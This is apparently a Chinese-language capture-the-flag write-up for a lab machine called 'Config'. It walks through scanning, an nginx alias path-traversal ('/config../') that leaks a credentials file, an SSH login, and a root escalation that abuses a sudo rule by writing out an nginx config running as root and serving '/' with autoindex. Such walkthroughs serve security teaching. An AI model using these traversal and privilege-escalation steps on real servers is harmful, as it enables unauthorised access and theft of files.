

## config

题目名称是config那么肯定是和config相关的

使用bp抓包和dirsearch扫描可以发现使用的是nginx，且存在config目录

Host	Path	Size	UTC	Method	Status	Message
GET	/HTTP/1.1				200 OK	
Host	192.168.31.248				Server: nginx/1.0.0	
Accept-Encoding	gzip, deflate, br				Date: Tue, 08 Jul 2025 15:47:12 GMT	
Accept					Content-Type: text/html	
Host	192.168.31.248				Last-Modified: Sat, 05 Jul 2025 04:33:07 GMT	
Content-Type	application/javascript,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				Connection: close	
Accept-Language	en-US;q=0.9,en;q=0.8				Content-Length: 21720	
User-Agent	Macillia/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36					
Cache-Control	max-age=0					
Upgrade-Insecure-Requests	1					
Sec-CH-UA	"Chromium",v="137", "Not-A-Brand",v="24", "Google Chrome",v="137"					
Sec-CH-UA-Platform	"Windows"					
Sec-CH-UA-Mobile	0					

```
dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11461
Output File: C:\tools\Rabbit_Treasure_Box_v1.0\Rabbit_Treasure_Box_v1.0\tools\Information_collection\director
Target: http://192.168.31.248/
[10:58:30] Starting:
[10:59:14] 301 - 1698 - /config -> http://192.168.31.248/config/
Task Completed
```

题目名是config。而nginx如果配置错误会造成一系列漏洞


参考<https://www.cnblogs.com/zpchcbd/p/12654984.html>

经过尝试发现是不安全配置导致的任意文件读取/目录遍历

dirserch扫描一下

```
dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11461
Output File: C:\tools\Rabbit_Treasure_Box_v1.0\Rabbit_Treasure_Box_v1.0\tools\Information_collection\directory_scan
Target: http://192.168.31.248/
[10:57:50] Starting: config../
[10:57:50] 301 - 169B - /config../html -> http://192.168.31.248/config../html/
[10:58:29] 200 - 41B - /config../config.txt
[#####] 48% 5569/11461 94/s job:1/1
```

是config.txt



使用ssh连接

连接成功后会有问题,

```
=====
!!! WARNING !!!
Unauthorized access prohibited
This system is monitored
=====
/home/mikannse/banner.txt (END)
```

Packet length 1027423549 exceeds max length of 262144

直接:q退出

```
bash: =====: command not found
mikannse@Config:~$ ls
banner.txt mikannse.conf user.txt
mikannse@Config:~$ cat user.txt
flag{user-530773d6-5951-11f0-89d9-836ccaf94d6b}
mikannse@Config:~$ su l
su: user l does not exist
mikannse@Config:~$ sudo -l
```

提权

参考

[https://blog.csdn.net/2301\\_79518550/article/details/149136592](https://blog.csdn.net/2301_79518550/article/details/149136592)

```
mikannse@Config:~$ sudo -l
Matching Defaults entries for mikannse on Config:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mikannse may run the following commands on Config:
  (root) NOPASSWD: /usr/sbin/nginx -c /home/mikannse/mikannse.conf
mikannse@Config:~$
```

可以看到可以使用/home/mikannse/mikannse.conf进行提权

修改mikannse.conf

用户改成root，端口随意，目录改成更目录

```
user root;
worker_processes auto;
pid /run/nginx.pid;

events {
    worker_connections 1024;
}

http {
    default_type application/octet-stream;
    sendfile on;
    keepalive_timeout 65;

    server {
        listen 7777;
        server_name Config;
        root /;

        location / {
            autoindex on;
            try_files $uri $uri/ =404;
        }

        access_log /var/log/nginx/mikannse_access.log;
        error_log /var/log/nginx/mikannse_error.log;
    }
}
```

保存退出后执行

```
bash
sudo /usr/sbin/nginx -c
/home/mikannse/mikannse.conf
```

```
nginx: [error] bind() to 0.0.0.0:7777 failed (98: Address already in use)
nginx: [error] bind() to 0.0.0.0:7777 failed (98: Address already in use)
nginx: [error] bind() to 0.0.0.0:7777 failed (98: Address already in use)
nginx: [error] bind() to 0.0.0.0:7777 failed (98: Address already in use)
nginx: [error] bind() to 0.0.0.0:7777 failed (98: Address already in use)
```

访问web页面 <http://192.168.31.248:7777/root/>下面有一个root.txt下载下来就是flag

